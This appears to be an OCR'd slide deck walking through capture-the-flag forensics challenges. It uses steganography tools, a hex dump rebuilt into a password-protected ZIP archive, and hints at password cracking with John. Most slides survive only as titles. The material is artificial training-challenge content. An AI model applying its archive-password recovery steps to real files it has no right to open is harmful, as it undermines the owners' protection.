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
SOSECURE

The Hacker



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

The Hacker






SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv tom.jpg.out test.jpg
```

```
┌──(kali㉿kali)-[~/Tools/bin]
└─$ java -jar stegsolve.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



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
The Hacker



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
The Hacker



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
SOSECURE

The Hacker



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

SOSECURE

The Hacker






CTF

SOSECURE


John



CTF

SOSECURE

John



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

SOSECURE

John





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Garbage

SOSECURE

```
kali@mayday$ more garbage
00000000: 504b 0304 0a00 0900 0000 e52b 944d d66f  PK.........+.M.o
00000010: ef86 2300 0000 1700 0000 0a00 1c00 7365  ..#...........se
00000020: 6372 6574 2e74 7874 5554 0900 036d 6f1b  cret.txtUT ... mo.
00000030: 5c6d 6f1b 5c75 780b 0001 0400 0000 0004  \mo.\ux.........
00000040: 0000 0000 89ed 4cbb 8ba3 91b4 8e10 d9e5  ......L.........
00000050: ab2e 196e 20f4 37df fbe5 096c ed4e 8d0a   ... n .7....l.N ..
00000060: e056 e98c 26b1 a450 4b07 08d6 6fef 8623  .V .. & .. PK ... o .. #
00000070: 0000 0017 0000 0050 4b01 021e 030a 0009  ........PK.......
00000080: 0000 00e5 2b94 4dd6 6fef 8623 0000 0017  ....+.M.o .. #....
00000090: 0000 000a 0018 0000 0000 0001 0000 00a4  ................
000000a0: 8100 0000 0073 6563 7265 742e 7478 7455  .....secret.txtU
000000b0: 5405 0003 6d6f 1b5c 7578 0b00 0104 0000  T ... mo.\ux......
000000c0: 0000 0400 0000 0050 4b05 0600 0000 0001  ........PK.......
000000d0: 0001 0050 0000 0077 0000 0000 00          ... P ... w.....
```

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Garbage

```
kali@mayday$ xxd -r garbage garbage.zip
kali@mayday$ file garbage.zip
garbage.zip: Zip archive data, at least v1.0 to extract
```

```
kali@mayday$ unzip garbage.zip
Archive:  garbage.zip
[garbage.zip] secret.txt password:
password incorrect--reenter:
```

